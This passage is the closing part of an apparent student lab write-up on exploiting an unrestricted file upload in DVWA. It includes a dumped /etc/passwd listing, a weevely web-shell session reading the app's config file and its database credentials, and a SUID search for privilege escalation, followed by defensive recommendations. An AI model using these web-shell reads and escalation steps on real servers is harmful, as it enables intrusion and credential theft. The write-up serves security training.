uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
mysql:x:101:102:MariaDB Server:/nonexistent:/bin/false
tss:x:102:104:TPM software stack:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
_gophish:x:104:106::/var/lib/gophish:/usr/sbin/nologin
iodine:x:105:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:991:991:System Message Bus:/nonexistent:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
miredo:x:107:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:108:65534::/run/rpcbind:/usr/sbin/nologin
redis:x:109:110::/var/lib/redis:/usr/sbin/nologin
mosquitto:x:110:113::/var/lib/mosquitto:/usr/sbin/nologin
redsocks:x:111:114::/var/run/redsocks:/usr/sbin/nologin
stunnel4:x:990:990:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
Debian-snmp:x:112:115::/var/lib/snmp:/bin/false
sslh:x:113:117::/nonexistent:/usr/sbin/nologin
postgres:x:114:118:PostgreSQL administrator:/var/lib/postgresql:/bin/bash
avahi:x:115:119:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:116:29:Speech Dispatcher:/run/speech-dispatcher:/bin/false
_gvm:x:117:120::/var/lib/openvas:/usr/sbin/nologin
usbmux:x:118:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/nologin
cups-pk-helper:x:119:121:user for cups-pk-helper service:/nonexistent:/usr/sbin/nologin
nm-openvpn:x:120:122:NetworkManager OpenVPN:/var/lib/openvpn/chroot:/usr/sbin/nologin
inetsim:x:121:123::/var/lib/inetsim:/usr/sbin/nologin
nm-openconnect:x:122:126:NetworkManager OpenConnect plugin:/var/lib/NetworkManager:/usr/sbin/nologin
geoclue:x:123:127::/var/lib/geoclue:/usr/sbin/nologin
```

```
www-data@kali:/var/www/html/DVWA/hackable/uploads $ file_read /var/www/html/DVWA/config/config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'user';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'pass';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'.
$_DVWA[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ?: 'impossible';

# Default locale
#   Default locale for the help page shown with each session.
#   The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$_DVWA[ 'default_locale' ] = getenv('DEFAULT_LOCALE') ?: 'en';

# Disable authentication
#   Some tools don't like working with authentication and passing cookies around
#   so this setting lets you turn off authentication.
$_DVWA[ 'disable_authentication' ] = getenv('DISABLE_AUTHENTICATION') ?: false;

define ('MYSQL', 'mysql');
```

4.4 Privilege Escalation Vector Identification

We used weevely command **“audit_suidsgid /”** this searches the entire file system that could be used for privilege escalation. As an attacker, we are the user **“www-data”** with limited permission. My goal is to become **root.**



5.0 Analysis & Findings

The lab successfully demonstrated the exploitation of an Unrestricted File Upload vulnerability in the DVWA web application with the security level set to “**low”**. The exploitation resulted in a full compromise of the web server’s confidentiality, integrity, and availability. The impact of this exploitation is assessed as **Critical**.

All the findings and evidence have been documents and mention with the steps performed in the methodology section.

6.0 Conclusion and Recommendations

This lab exercise successfully demonstrated the server risk posed by a single vulnerability-Unrestricted File Upload. The exploitation led to a complete web server compromised, enabling unauthorized remote access, sensitive data theft, and providing a direct pathway to control full system through privilege escalation.

Recommendations:

1) **Principle of Least Privilege:** The web server process should have the minimum permissions required to function. It must not have read access to sensitive file systems like /etc/passwd.
2) **Network Monitoring and Intrusion Detection:** Deploy security solutions capable of detecting and alerting on suspicious activity, such as connections to unknown web shells or the execution of suspicious commands on the server.
3) **Secure Development Training:** Ensure developers are trained in secure coding practices to identify and avoid common vulnerabilities like Unrestricted File Upload.